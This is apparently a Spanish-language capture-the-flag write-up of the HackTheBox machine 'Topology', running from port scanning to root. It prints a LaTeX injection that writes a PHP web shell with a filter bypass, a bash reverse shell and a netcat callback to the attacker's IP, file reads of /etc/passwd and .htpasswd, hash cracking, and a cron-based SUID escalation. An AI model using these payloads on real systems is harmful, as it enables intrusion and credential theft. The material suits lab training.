Topology
Writeup de la máquina Topology de Hackthebox.

Reconocimiento
En primer lugar, debemos desplegar la máquina para poder obtener la Dirección IP todo ello desde la web de HackTheBox y luego desde la terminal debemos conectarnos a la VPN usando el fichero correspondiente de la siguiente forma:
1
openvpn lab_trr0r.opvn
Después le lanzaremos un ping para ver si se encuentra activa dicha máquina, además de ver si acepta la traza ICM. Comprobamos que efectivamente nos devuelve el paquete que le enviamos por lo que acepta la traza ICMP, gracias al ttl podremos saber si se trata de una máquina Linux (TTL 64 ) y Windows (TTL 128), y vemos que se trata de una máquina Linux pues cuenta con TTL próximo a 64 (63), además gracias al script **whichSystem.py** podremos conocer dicha información.

El motivo por el cual el TTL es de 63 es porque el paquete pasa por unos intermediarios (routers) antes de llegar a su destino (máquina atacante). Esto podemos comprobarlo con el comando
ping -c 1 -R 10.10.11.217.Nmap
En segundo lugar, realizaremos un escaneo usando Nmap para ver que puertos de la máquina víctima se encuentra abiertos.
1
nmap -p- --open --min-rate 5000 -sS -v -Pn -n 10.10.11.217 -oG allPorts
Observamos como nos reporta que se encuentran abiertos los puertos 22 y 80.

Ahora, gracias a la utilidad getPorts definida en nuestra .zshrc podremos copiarnos cómodamente todos los puerto abiertos de la máquina víctima a nuestra clipboard.

A continuación, volveremos a realizar un escaneo con Nmap, pero esta vez se trata de un escaneo más exhaustivo pues lanzaremos unos script básicos de reconocimiento, además de que nos intente reportar la versión y servicio que corre para cada puerto.
1
nmap -p22,80 -sCV 10.10.11.217 -oN targeted
Observamos que en la captura de Nmap no veremos nada interesante.
 ___
___
Explotación

Como tenemos tan pocas opciones comenzaremos a ver la página web alojada en el puerto 80, tras estar mirando un rato veremos que el email lklein@topology.htb pertenece al dominio topology.htb y además hay un link que lleva a latex.topology.htb por lo que efectivamente existe el dominio topology.htb.

Antes de hacer el Virtual Hosting realizaremos fuzzing de directorios sobre la página web actual para no dejarnos ninguna pieza clave por lo que gracias a Gobuster ejecutaremos lo siguiente:
1
gobuster dir -u http://10.10.11.217 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,txt,js -t 100
Tras navegar tras los directorios descubiertos no encontraremos nada interesante:
Como no hemos encontrado nada interesante pasaremos al siguiente paso, es decir a realizar fuzzing de directorios usando Wfuzz gracias al siguiente comando:
1
wfuzz -c -u http://topology.htb -H 'Host: FUZZ.topology.htb' -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-110000.txt --hh=6767
Observamos que nos reporta dos subdominios adicionales (dev y stats) al que ya teníamos:

Aparentemente conocemos todos los subdominios existentes por lo que ahora sí realizaremos Virtual Hosting para ello abriremos el /etc/hosts y añadiremos la siguiente línea: 10.10.11.217 topology.htb latex.topology.htb dev.topology.htb stats.topology.htb

stats.topology.htb
A simple vista en este subdominio no veremos nada interesante, en él se muestran estadísticas respecto al servidor web pero parece que no funciona bien.
dev.topology.htb

En este subdominio nos piden unas credenciales pero tras probar las típicas desistiremos. Además he de destacar que es el típico de panel autenticación propio de apache2 en el cual existen dos tipos: Digest o Basic donde sus contraseñas se suelen guardar en .htdigest* , **.htbasic y .htpasswd.
latex.topology.htb
Finalmente, veremos que en este subdominio esta habilitado el Directory Listing lo cual nos permitirá visualizar mejor la estructura de directorios y ficheros presentes.

En /equation.php se encuentra la página principal la cual nos permite crear ecuaciones en LaTeX y exportarlas en un archivo .PNG. Para entenderlo mejor veremos un ejemplo, como input introduciremos lo siguiente: \frac{x+5}{y-3} y tal y como vemos a continuación nos devuelve nuestra ecuación exportada en formato imagen:

LaTeX Injection
En este punto lo primero que se nos ocurre es una LaTeX Injection ya que gracias a LaTeX existen muchas formas de lograr la ejecución de comandos remotamente (LaTeX Command execution) y de escribir en ficheros LaTeX Write File por lo que veremos dos formas de lograr el acceso de la máquina víctima, una de ella la Vía intencionada y la Vía no intencionada.
Vía no intencionada
En primer lugar se me ocurre probar con una LaTeX Command execution pero no entiendo porque no funciona por lo que probaré otras formas como lo son: LaTeX Read File o LaTeX XSS y finalmente me daré cuenta que tengo capacidad de escribir en un fichero por lo que estaremos abusando de una LaTeX Write File para crear un cmd.php.
Para crear un cmd.php a través de una LaTeX Write File debemos de introducir el siguiente input:
1
2
3
4
\newwrite\outfile
\openout\outfile=cmd.php
\write\outfile{<?php system($_GET['cmd']); ?>}
\closeout\outfile
Observamos que nos salta un error ya que estamos usando un comando no permitido:

Para evitar este error intentaremos realizaremos un bypassing en cual consistirá en transformar algún carácter a hexadecimal del comando detectado como ilegal para así evitar que me salte el error de “Illegal command detected. Sorry”, en definitiva el input quedará tal que así:
1
2
3
4
\newwrite\outfile
\openout\outfile=cmd.php
\^^77rite\outfile{<?php system($_GET['cmd']); ?>} % Convertiremos la w a ^^77 ya que en hexadecimal es 77 (man ascii).
\closeout\outfile
Observamos que ahora no nos salta ningún error por lo que debemos de buscar el lugar donde se ha almacenado nuestro fichero cmd.php y nos daremos cuenta que se encuentra en /tempfiles:

Una vez que hemos logrado subir un cmd.php y el servidor interpreta php tendremos ejecución remota de comandos (RCE) por lo que nos pondremos en escucha con NetCat (nc -nvlp 443) y nos enviaremos una Reverse Shell gracias al típico oneliner de bash (bash -c "bash -i >%26 /dev/tcp/10.10.14.10/443 0>%261")
Observaremos como recibimos la bash correctamente por lo que habremos ganado acceso a la máquina víctima y en este punto debemos de comenzar con la Escalada de privilegios.

Vía intencionada
Revisando los archivos que podemos ver gracias al Directory Listing nos llamará la atención un archivo llamado equationtest.text el cual es un archivo de pruebas con el siguiente contenido:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
% Declaramos la clase del documento
% En este caso, usamos 'standalone', que se utiliza para crear un documento
\documentclass{standalone}

% Incluimos un archivo externo llamado 'header' para añadir paquetes adicionales.
\input{header}

% Inicio del contenido del documento
\begin{document}

% Escribimos una integral doble usando el entorno matemático en línea ($ ... $).
$ \int_{a}^b\int_{c}^d f(x,y)dxdy $

% Fin del contenido del documento
\end{document}
Como en el anterior archivo (equationtest.tex) está incluyendo el archivo header.tex pasaremos a ver su contenido y veremos que está incluyendo todos estos paquetes:
1
2
3
4
5
6
7
8
9
% vdaisley's default latex header for beautiful documents
\usepackage[utf8]{inputenc} % set input encoding
\usepackage{graphicx} % for graphic files
\usepackage{eurosym} % euro currency symbol
\usepackage{times} % set nice font, tex default font is not my style
\usepackage{listings} % include source code files or print inline code
\usepackage{hyperref} % for clickable links in pdfs
\usepackage{mathtools,amssymb,amsthm} % more default math packages
\usepackage{mathptmx} % math mode with times font
El paquete que más nos llama la atención es listings ya que aparentemente nos permite incluir archivos, tras buscar en internet nos daremos cuenta que podemos usar la siguiente instrucción: \lstinputlisting{/etc/passwd} para leer el /etc/passwd pero veremos que nos da un error:

Si volvemos a mirar el archivo de ejemplo (equationtest.tex) nos daremos cuenta que está usando un dólar a cada lado de la expresión matemática:


En este punto hemos de preguntarnos para que se usa el dólar en LaTeX, tras buscar en internet nos daremos cuenta que sirve para distinguir una expresión matemática de un texto normal, tal y como podemos ver a continuación:
Buscaremos la diferencia entre ejecutar un comando con el dólar y sin el dólar: Finalmente, sacaremos la siguiente conclusión:
\lstinputlisting{/etc/passwd}: Generalmente no funcionará en sistemas seguros restringidos debido a políticas de seguridad$ \lstinputlisting{/etc/passwd} $: Funciona pero sólo en entornos matemáticos y podría permitir la lectura indirecta.
Como al entrar en un entorno matemático parece que de alguna forma bypasseamos las políticas de seguridad introduciremos el siguiente input: $ \lstinputlisting{/etc/passwd} $ y nos daremos cuenta que somos capaces de leer el /etc/passwd.

Una vez que tenemos capacidad de lectura lo primero que se nos ocurre es leer la id_rsa del único usuario que tiene una consola interactiva y no es el root, es decir vdaisley pero veremos que o bien no existe la clave privada o no tenemos permisos de lectura sobre ella.

Tras un rato pensado recordaremos que en el subdominio dev.topology.htb existía una autenticación que me hace recordar a la de apache2 por lo que intentaremos apuntar al /etc/apache2/sites-available/000-default.conf para ver los distintitos sitios virtuales que existen, y en caso de no encontrar nada en este archivo buscaremos por sus archivos de configuración individuales, he aquí un ejemplo: /etc/apache2/sites-available/dev.topology.htb.conf.
Nos daremos cuenta que en el /etc/apache2/sites-available/000-default.conf están recogidos todos los subdominios y como bien hemos mencionado antes el que más nos llama la atención es el anteriormente mencionado dev.topology.htb el cual su DocumentRoot se encuentra en /var/www/dev.

Como en el anterior archivo no encontramos ninguna política definida en referencia a la autenticación buscaremos por el archivo .htaccess (/var/www/dev/.htaccess) el cual nos permite configurar políticas adicionales y en dicho fichero veremos la ruta donde está ubicada el archivo con las contraseñas (/var/www/dev/.htpasswd).
Visualizaremos dicho fichero igual que llevamos haciendo un rato ($ \lstinputlisting{/var/www/dev/.htpasswd} $) y veremos el hash correspondiente al usuario vdaisley por lo que procederemos a romperlo.

Escalada de privilegios
www-data

En el caso de haber ganado acceso a través de una Reverse Shell realizaremos un Tratamiento de la TTY y nos daremos cuenta que en el directorio /var/www/dev en el fichero .htpasswd podemos ver un hash correspondiente al usuario vdaisley.
Rompiendo el hash de vdaisley
En este punto guardaremos el hash en un archivo y lo romperemos usando hashcat o johntheripper.

Con johntheripper debemos de ejecutar el siguiente comando:
1
john hash --wordlist=/usr/share/wordlists/rockyou.txt
Tal y como vemos a continuación romperemos el hash satisfactoriamente:
Usando hashcat sería un poco más complicado ya que debemos de detectar el tipo de hash (hashcat --example-hashes | grep "apache" -i -B 1), una vez detectado debemos de ejecutar el siguiente comando:
1
hashcat -m 1600 -a 0 hash /usr/share/wordlists/rockyou.txt
Observamos que de igual formas nos crackea el hash:

Una vez tenemos el hash intentaremos conectaremos por ssh (ssh vdaisley@10.10.11.217) y veremos que nos conectamos correctamente al igual que si lo hacemos con su vdaisley.
vdaisley
Destacar que para que nos funcione el CTRL + L (clear) debemos de hacer un
export TERM=xterm.
Una vez que hemos ganado acceso en la máquina víctima como el usuario vdaisley procederemos a escalar nuestros privilegios, en primer lugar buscaremos por las formas típicas (Sudoers, SUID, …) y nos daremos cuenta que no encontramos nada interesante.
Tras estar buscando otras alternativas llegaremos al punto donde nos transferiremos pspy a la máquina víctima, lo ejecutaremos para así buscar por procesos que se estén ejecutando en segundo plano, y tal y como observamos en la captura de pantalla nos llamará la atención el siguiente proceso que se ejecuta múltiples veces:

Básicamente este proceso se encarga de ejecutar todos los scripts acabados en .plt que se encuentren en /opt/gnuplot a través de la herramienta gnuplot, adicionalmente este proceso está siendo ejecutado por el root por lo que aquí tenemos una forma potencial de elevar nuestros privilegios.
En primer lugar debemos de asegurarnos que podemos escribir en dicho directorio (/opt/gnuplot) y tal como vemos a continuación si que podemos:

Tras buscar en internet alguna forma potencial de crear un script .plt que nos permita elevar nuestros privilegios nos encontraremos con esta web la cual nos indica como podemos ejecutar comandos por lo que nos crearemos un script llamado test.plt con el siguiente contenido:
1
system "whoami | nc 10.10.14.10 443"
Dicho script (test.plt) lo ubicaremos en /opt/gnuplot y le daremos permisos de ejecución (chmod +x /opt/gnuplot/test.plt) y tras habernos puesto en escucha con NetCat (nc -nvlp 443) previamente veremos que recibimos el output del comando (root).

Una vez hemos logrado ejecutar comandos como el usuario root dependerá de nuestra imaginación el modo de convertirnos en dicho usuario, en este caso optaré por otorgar permisos SUID por lo que modificaré el archivo test.plt con el siguiente contenido:
1
system "chmod +s /bin/bash"

Observamos que tras esperar un poco la /bin/bash obtiene permisos SUID por lo que ya nos habremos convertido en el usuario root de manera efectiva (efective user id).
Otra alternativa válida de convertirnos en root es a través de una Reverse Shell, o también introduciendo nuestra id_rsa.pub en el authorized_keys del root.